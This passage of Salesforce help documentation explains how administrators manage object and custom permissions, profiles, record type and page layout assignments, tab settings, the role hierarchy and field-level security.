- Assign Permission Sets

Object Permissions

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

Object permissions either respect or override sharing rules and settings. The following permissions specify the access that users have to objects.

Permission	Description	Respects or Overrides Sharing?
Read	Users can only view records of this type.	Respects sharing
Create	Users can read and create records.	Respects sharing
Edit	Users can read and update records.	Respects sharing
Delete	Users can read, edit, and delete records.	Respects sharing
View All	Users can view all records associated with this object, regardless of sharing settings.	Overrides sharing
Modify All	Users can read, edit, delete, transfer, and approve all records associated with this object, regardless of sharing settings.  Note: “Modify All” on documents allows access to all shared and public folders, but not the ability to edit folder properties or create new folders. To edit folder properties and create new folders, users must have the “Manage Public Documents” permission.	Overrides sharing

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

IN THIS SECTION:

[“View All” and “Modify All” Permissions Overview](#)

The “View All” and “Modify All” permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. “View All” and “Modify All” can be better alternatives to the “View All Data” and “Modify All Data” permissions.

[Comparing Security Models](#)

“View All” and “Modify All” Permissions Overview


The “View All” and “Modify All” permissions ignore sharing rules and settings, allowing administrators to grant access to records associated with a given object across the organization. “View All” and “Modify All” can be better alternatives to the “View All Data” and “Modify All Data” permissions.

Be aware of the following distinctions between the permission types.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **All** Editions

Permissions	Used for	Users who need them
View All Modify All	Delegation of object permissions.	Delegated administrators who manage records for specific objects
View All Data Modify All Data	Managing all data in an organization; for example, data cleansing, deduplication, mass deletion, mass transferring, and managing record approvals. Users with View All Data (or Modify All Data) permission can view (or modify) all apps and data, even if the apps and data are not shared with them.	Administrators of an entire organization  Note: If a user requires access to metadata but not to data, you can enable the Modify Metadata permission (beta) to give the access the user needs without providing access to org data. See “Modify Metadata Permission (Beta)” in Salesforce Help.
View All Users	Viewing all users in the organization. Grants Read access to all users, so that you can see their user record details, see them in searches, list views, and so on.	Users who need to see all users in the organization. Useful if the organization-wide default for the user object is Private. Administrators with the “Manage Users” permission are automatically granted the “View All Users” permission.

“View All” and “Modify All” are not available for ideas, price books, article types, and products.

“View All” and “Modify All” allow for delegation of object permissions only. To delegate user administration and custom object administration duties, [define delegated administrators](#).

“View All Users” is available if your organization has User Sharing, which controls user visibility in the organization. To learn about User Sharing, see [User Sharing](#).

Comparing Security Models

Salesforce user security is an intersection of [sharing](#), and [user](#) and [object](#) permissions. In some cases, such as in end-user record level access, it is advantageous to use sharing to provide access to records. In other cases, such as when delegating record administration tasks like transferring records, cleansing data, deduplicating records, mass deleting records, and delegating workflow approval processes, it is advantageous to override sharing and use permissions to provide access to records.

The “Read,” “Create,” “Edit,” and “Delete” permissions respect sharing settings, which control access to data at the record level. The “View All” and “Modify All” permissions override sharing settings for specific objects. Additionally, the “View All Data” and “Modify All Data” permissions override sharing settings for *all* objects.


The following table describes the differences between the security models.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

	Permissions that Respect Sharing	Permissions that Override Sharing
Target audience	End-users	Delegated data administrators
Where managed	“Read,” “Create,” “Edit,” and “Delete” object permissions; Sharing settings	“View All” and “Modify All”

	Permissions that Respect Sharing	Permissions that Override Sharing
Record access levels	Private, Read-Only, Read/Write, Read/Write/Transfer/Full Access	“View All” and “Modify All”
Ability to transfer	Respects sharing settings, which vary by object	Available on all objects with “Modify All”
Ability to approve records, or edit and unlock records in an approval process	None	Available on all objects with “Modify All”
Ability to report on all records	Available with a sharing rule that states: the records owned by the public group “Entire Organization” are shared with a specified group, with Read-Only access	Available on all objects with “View All”
Object support	Available on all objects except products, documents, solutions, ideas, notes, and attachments	Available on most objects via object permissions  Note: “View All” and “Modify All” are not available for ideas, price books, article types, and products.
Group access levels determined by	Roles, Roles and Subordinates, Roles and Internal Subordinates, Roles, Internal and Portal Subordinates, Queues, Teams, and Public Groups	Profile or permission sets
Private record access	Not available	Available on private contacts, opportunities, and notes and attachments with “View All” and “Modify All”
Ability to manually share records	Available to the record owner and any user above the record owner in the role hierarchy	Available on all objects with “Modify All”
Ability to manage all case comments	Not available	Available with “Modify All” on cases

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

IN THIS SECTION:

[Create Custom Permissions](#)

Create custom permissions to give users access to custom processes or apps.

[Edit Custom Permissions](#)

Edit custom permissions that give users access to custom processes or apps.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the **Quick Find** box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that's used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
 - **Connected App**—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:

- [Manage Custom Permissions](#)

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
 - **Label**—the permission label that appears in permission sets
 - **Name**—the unique name that's used by the API and managed packages
 - **Description**—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
 - **Connected App**—optionally, the connected app that's associated with this permission
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:

- Manage Custom Permissions

Profiles

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.



Watch how you can grant users access to objects using profiles.



[Who Sees What: Object Access \(English only\)](#)

Your org includes several standard profiles where you can edit a limited number of settings. With editions that contain custom profiles, you can edit all permissions and settings except the user license. In Contact Manager, Essentials Edition, and Group Edition orgs, you can assign standard profiles to your users, but you can't view or edit the standard profiles, and you can't create custom profiles.

Every profile belongs to exactly one user license type.

IN THIS SECTION:

[Work in the Enhanced Profile User Interface Page](#)

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

[Work in the Original Profile Interface](#)

To view a profile on the original profile page, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**, then select the profile you want.

[Manage Profile Lists](#)

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.

[Edit Multiple Profiles with Profile List Views](#)

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

[Clone Profiles](#)

Instead of creating profiles, save time by cloning existing profiles and customizing them.

[Viewing a Profile's Assigned Users](#)

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

[View and Edit Tab Settings in Permission Sets and Profiles](#)

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

[Enable Custom Permissions in Profiles](#)

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

Work in the Enhanced Profile User Interface Page

In the enhanced profile user interface, the profile overview page provides an entry point for all settings and permissions for a profile.


To open the profile overview page, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles** and click the profile you want to view.

IN THIS SECTION:

[Assign Record Types and Page Layouts in the Enhanced Profile User Interface](#)

[App and System Settings in the Enhanced Profile User Interface](#)

[Search in the Enhanced Profile User Interface](#)

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the  **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To view profiles:

- View Setup and Configuration

To delete profiles and edit profile properties:

- Manage Profiles and Permission Sets

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

In the enhanced profile user interface, Record Types and Page Layout Assignments settings determine the record type and page layout assignment mappings that are used when users view records. They also determine which record types are available when users create or edit records.

To specify record types and page layout assignments:

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select a profile.
3. In the **Find Settings...** box, enter the name of the object you want and select it from the list.
4. Click **Edit**.
5. In the Record Types and Page Layout Assignments section, make changes to the settings as needed.

Setting	Description
Record Types	Lists all existing record types for the object. --Master-- is a system-generated record type that's used when a record has no custom record type associated with it. When --Master-- is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
Page Layout Assignment	The page layout to use for each record type. The page layout determines the buttons, fields, related lists, and other elements that users with this profile see when creating records with the associated record type. Since all users can access all record types, every record type must have a page layout assignment, even if the record type isn't specified as an assigned record type in the profile.
Assigned Record Types	Record types that are checked in this column are available when users with this profile create records for the object. If --Master-- is selected, you can't select any custom record types; and if any custom record types are selected, you can't select --Master--.
Default Record Type	The default record type to use when users with this profile create records for the object.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

Record types available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To edit record type and page layout access settings:

- Manage Profiles and Permission Sets

The Record Types and Page Layout Assignments settings have some variations for the following objects or tabs.

Object or Tab	Variation
Accounts	If your organization uses person accounts, the accounts object additionally includes Business Account Default Record Type and Person Account Default Record Type settings, which specify the default record type to use when the profile's users create business or person account records from converted leads.

Object or Tab	Variation
Cases	The cases object additionally includes Case Close settings, which show the page layout assignments to use for each record type on closed cases. That is, the same record type may have different page layouts for open and closed cases. With this additional setting, when users close a case, the case may have a different page layout that exposes how it was closed.
Home	You can't specify custom record types for the home tab. You can only select a page layout assignment for the --Master-- record type.

6. Click **Save**.

IN THIS SECTION:

[Assign Record Types to Profiles in the Original Profile User Interface](#)

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

[Assign Page Layouts in the Original Profile User Interface](#)

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

 **Note:** Users can view records of any record type, even if the record type is not associated with their profile.

You can associate several record types with a profile. For example, a user needs to create hardware and software sales opportunities. In this case, you can create and add both "Hardware" and "Software" record types to the user's profile.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list.

Master is a system-generated record type that's used when a record has no custom record type associated with it. When you assign **Master**, users can't set a record type to a record, such as during record creation. All other record types are custom record types.

5. From **Default**, choose a default record type.

If your organization uses person accounts, this setting also controls which account fields display in the **Quick Create** area of the accounts home page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To assign record types to profiles:

- **Customize Application**

6. If your organization uses person accounts, set default record type options for both person accounts and business accounts. From the `Business Account Default Record Type` and then the `Person Account Default Record Type` drop-down list, choose a default record type.

These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.



Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts. Go to Account Record Type Settings in the profile detail page. Clicking **Edit** in the Account Record Type Settings is another way to begin setting record type defaults for accounts.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.
 - Selected page layout assignments are highlighted.
 - Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign page layouts in profiles:

- Manage Profiles and Permission Sets

App and System Settings in the Enhanced Profile User Interface

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For example, customer service agents may need to manage cases, so the "Manage Cases" permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.




Note: Regardless of the currently selected app, all of a user's permissions are respected. For example, although the "Import Leads" permission is under the Sales category, a user can import leads even while in the Service app.

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the  **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Search terms aren't case-sensitive. For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type <i>saLes</i> in the Find Settings box, then select <i>SaLes</i> from the list.
Objects	Object name	Let's say you have an Albums custom object. Type <i>aLbu</i> , then select <i>ALbums</i> .

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

The available profile permissions and settings vary according to which Salesforce edition you have.

USER PERMISSIONS

To find permissions and settings in a profile:

- View Setup and Configuration

Item	Search for	Example
<ul style="list-style-type: none"> Fields Record types Page layout assignments 	Parent object name	Let's say your Albums object contains a Description field. To find the <code>Description</code> field for albums, type <code>albu</code> , select <code>Albums</code> , and scroll down to <code>Description</code> under Field Permissions.
Tabs	Tab or parent object name	Type <code>rep</code> , then select <code>Reports</code> .
App and system permissions	Permission name	Type <code>api</code> , then select <code>API Enabled</code> .
All other categories	Category name	To find Apex class access settings, type <code>apex</code> , then select <code>Apex Class Access</code> . To find custom permissions, type <code>cust</code> , then select <code>Custom Permissions</code> . And so on.

If no results appear in a search:

- Check if the permission, object, tab, or setting you're searching for is available in the current organization.
- Verify that the item you're searching for is available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
- Ensure that your search term contains at least three consecutive characters that match the name of the item you want to find.
- Make sure that you spelled the search term correctly.

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**, then select the profile you want.

On the profile detail page, you can:

- [Edit the profile](#)
- [Create a profile based on this profile](#)
- For custom profiles only, click **Delete** to delete the profile



Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

- [View the users who are assigned to this profile](#)

IN THIS SECTION:

[Edit Profiles in the Original Profile Interface](#)

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

EDITIONS


Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience


Available in: **Professional, Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited**, and **Developer** Editions

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

 **Note:** Editing some permissions can result in enabling or disabling other ones. For example, enabling “View All Data” enables “Read” for all objects. Likewise, enabling “Transfer Leads” enables “Read” and “Create” on leads.

 **Tip:** If enhanced profile list views are enabled for your organization, you can change permissions for multiple profiles from the list view.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select the profile you want to change.
3. On the profile detail page, click **Edit**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit app and system permissions in profiles:

- Manage Profiles and Permission Sets

To edit app and system as well as object and field permissions in profiles:

- Manage Profiles and Permission Sets

AND



Customize Application

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.

Viewing Enhanced Profile Lists

If enhanced profile list views are enabled for your organization, you can use additional tools to customize, navigate, manage, and print profile lists.

- Show a filtered list of profiles by selecting a view from the drop-down list.
- Delete a view by selecting it from the drop-down list and clicking **Delete**.
- [Create a list view or edit an existing view.](#)
- [Create a profile.](#)
- Print the list view by clicking .
- Refresh the list view after creating or editing a view by clicking .
- [Edit permissions directly in the list view.](#)
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.



Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

Viewing the Basic Profile List

- [Create a profile.](#)
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view profiles, and print profile lists:

- View Setup and Configuration

To delete profile list views:

- Manage Profiles and Permission Sets

To delete custom profiles:

- Manage Profiles and Permission Sets

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Editable cells display a pencil icon (✎) when you hover over the cell, while non-editable cells display a lock icon (🔒). In some cases, such as in standard profiles, the pencil icon appears but the setting is not actually editable.



Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

1. Select or [create](#) a list view that includes the profiles and permissions you want to edit.
2. To edit multiple profiles, select the checkbox next to each profile you want to edit.
If you select profiles on multiple pages, Salesforce remembers which profiles are selected.

3. Double-click the permission you want to edit.
For multiple profiles, double-click the permission in any of the selected profiles.

4. In the dialog box that appears, enable or disable the permission.
In some cases, changing a permission may also change other permissions. For example, if "Customize Application" and "View Setup and Configuration" are disabled and you enable "Customize Application," then "View Setup and Configuration" is also enabled. In this case, the dialog box lists the affected permissions.

5. To change multiple profiles, select **All n selected records** (where n is the number of profiles you selected).
6. Click **Save**.



Note:

- For standard profiles, inline editing is available only for the "Single Sign-On" and "Affected By Divisions" permissions.
- If you edit multiple profiles, only those profiles that support the permission you are changing will change. For example, if you use inline editing to add "Modify All Data" to multiple profiles, but because of its user license the profile doesn't have "Modify All Data," the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To edit multiple profiles from the list view:

- Manage Profiles and Permission Sets
- AND
- Customize Application

Clone Profiles

Instead of creating profiles, save time by cloning existing profiles and customizing them.



Tip: If you clone profiles to enable certain permissions or access settings, consider using permission sets. For more information, see [Permission Sets](#). Also, if your profile name contains more than one word, avoid extraneous spacing. For example, "Acme User" and "Acme User" are identical other than spacing between "Acme" and "User." Using both profiles in this case can result in confusion for admins and users.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. In the Profiles list page, do one of the following:
 - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
 - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
 - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

A new profile uses the same [user license](#) as the profile it was cloned from.

3. Enter a profile name.
4. Click **Save**.

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

- [Create one or multiple users](#)
- [Reset passwords for selected users](#)
- [Edit a user](#)
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create profiles:

- [Manage Profiles and Permission Sets](#)

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Custom Profiles available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

View and Edit Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

1. From Setup, either:
 - Enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, or
 - Enter *Profiles* in the Quick Find box, then select **Profiles**
2. Select a permission set or profile.
3. Do one of the following:
 - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
 - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. [Specify the tab settings](#).
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.



Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Tab settings available in: **All Editions except Database.com**

Permission sets available in: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Profiles available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

USER PERMISSIONS

To view tab settings:

- View Setup and Configuration

To edit tab settings:

- Manage Profiles and Permission Sets

Enable Custom Permissions in Profiles

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in profiles.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following.
 - Enhanced profile user interface: Click **Custom Permissions**, and then click **Edit**.
 - Original profile user interface: In the Enabled Custom Permissions related list, click **Edit**.
4. To enable custom permissions, select them from the Available Custom Permissions list and click **Add**. To remove custom permissions from the profile, select them from the Enabled Custom Permissions list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in profiles:

- Manage Profiles and Permission Sets

User Role Hierarchy

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.



If your organization-wide defaults are more restrictive than Public Read/Write, use role hierarchy to make records more accessible to users.

Watch a Demo: [Who Sees What: Record Access via the Role Hierarchy \(English only\)](#)

Users at any role level can view, edit, and report on all data that's owned by or shared with users below them in their role hierarchy, unless your org's sharing model for an object specifies otherwise. Specifically, in the Organization-Wide defaults related list, you can disable the **Grant Access Using Hierarchies** option for a custom object. When disabled, only the record owner and users who are granted access by the organization-wide defaults receive access to the object's records.

Roles determine user access to cases, contacts, and opportunities, regardless of who owns those records. The access level is specified on the Role Edit page. For example, you can set the contact access so that users in a role can edit all contacts associated with accounts that they own, regardless of who owns the contacts. And you can set the opportunity access so that users in a role can edit all opportunities associated with accounts that they own, regardless of who owns the opportunities.

After you share a folder with a role, it's visible only to users in that role, not to superior roles in the hierarchy.

Share Objects and Fields

Give specific object or field access to selected groups or profiles.

IN THIS SECTION:

[Field-Level Security](#)

Field-level security settings let you restrict users' access to view and edit specific fields.

[Sharing Rules](#)

Make automatic exceptions to your organization-wide sharing settings for defined sets of users.

[User Sharing](#)

User Sharing enables you to show or hide an internal or external user from another user in your organization.

[What Is a Group?](#)

A group consists of a set of users. A group can contain individual users, other groups, or the users in a particular role or territory. It can also contain the users in a particular role or territory plus all the users below that role or territory in the hierarchy.

[Organization-Wide Sharing Defaults](#)

Define the default access level for an object's records with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects, including assets, campaigns, cases, and accounts and their contracts.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view roles and role hierarchy:

- View Roles and Role Hierarchy

To create, edit, and delete roles:

- Manage Roles

To assign users to roles:

- Manage Internal Users

Field-Level Security

Field-level security settings let you restrict users' access to view and edit specific fields.


 **Note:**  [Who Sees What: Field-Level Security \(English only\)](#)

Watch how you can restrict access to specific fields on a profile-by-profile basis.

Your Salesforce org contains a lot of data, but you probably don't want every field accessible to everyone. For example, your payroll manager probably wants to keep salary fields accessible only to select employees. You can restrict user access in:

- Detail and edit pages
- Related lists
- List views
- Reports
- Connect Offline
- Email and mail merge templates
- Custom links
- The partner portal
- The Salesforce Customer Portal
- Synchronized data
- Imported data

The fields that users see on detail and edit pages are a combination of page layouts and field-level security settings. The most restrictive field access settings of the two always applies. For example, you can have a field that's required in a page layout but is read-only in the field-level security settings. The field-level security overrides the page layout, so the field remains read-only.


 **Important:** Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

You can define field-level security in either of these ways.


- [For multiple fields on a single permission set or profile](#)
- [For a single field on all profiles](#)

After setting field-level security, you can:

- Create page layouts to organize the fields on detail and edit pages.

 **Tip:** Use field-level security to restrict users' access to fields, and then use page layouts to organize detail and edit pages within tabs. This approach reduces the number of page layouts for you to maintain.

- Verify users' access to fields by checking field accessibility.
- [Customize search layouts](#) to set the fields that appear in search results, in lookup dialog search results, and in the key lists on tab home pages. To hide a field that's not protected by field-level security, omit it from the layout.

 **Note:** Roll-up summary and formula fields are read-only on detail pages and not available on edit pages. They can also be visible to users even though they reference fields that your users can't see. Universally required fields appear on edit pages regardless of field-level security.

The relationship group wizard allows you to create and edit relationship groups regardless of field-level security.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

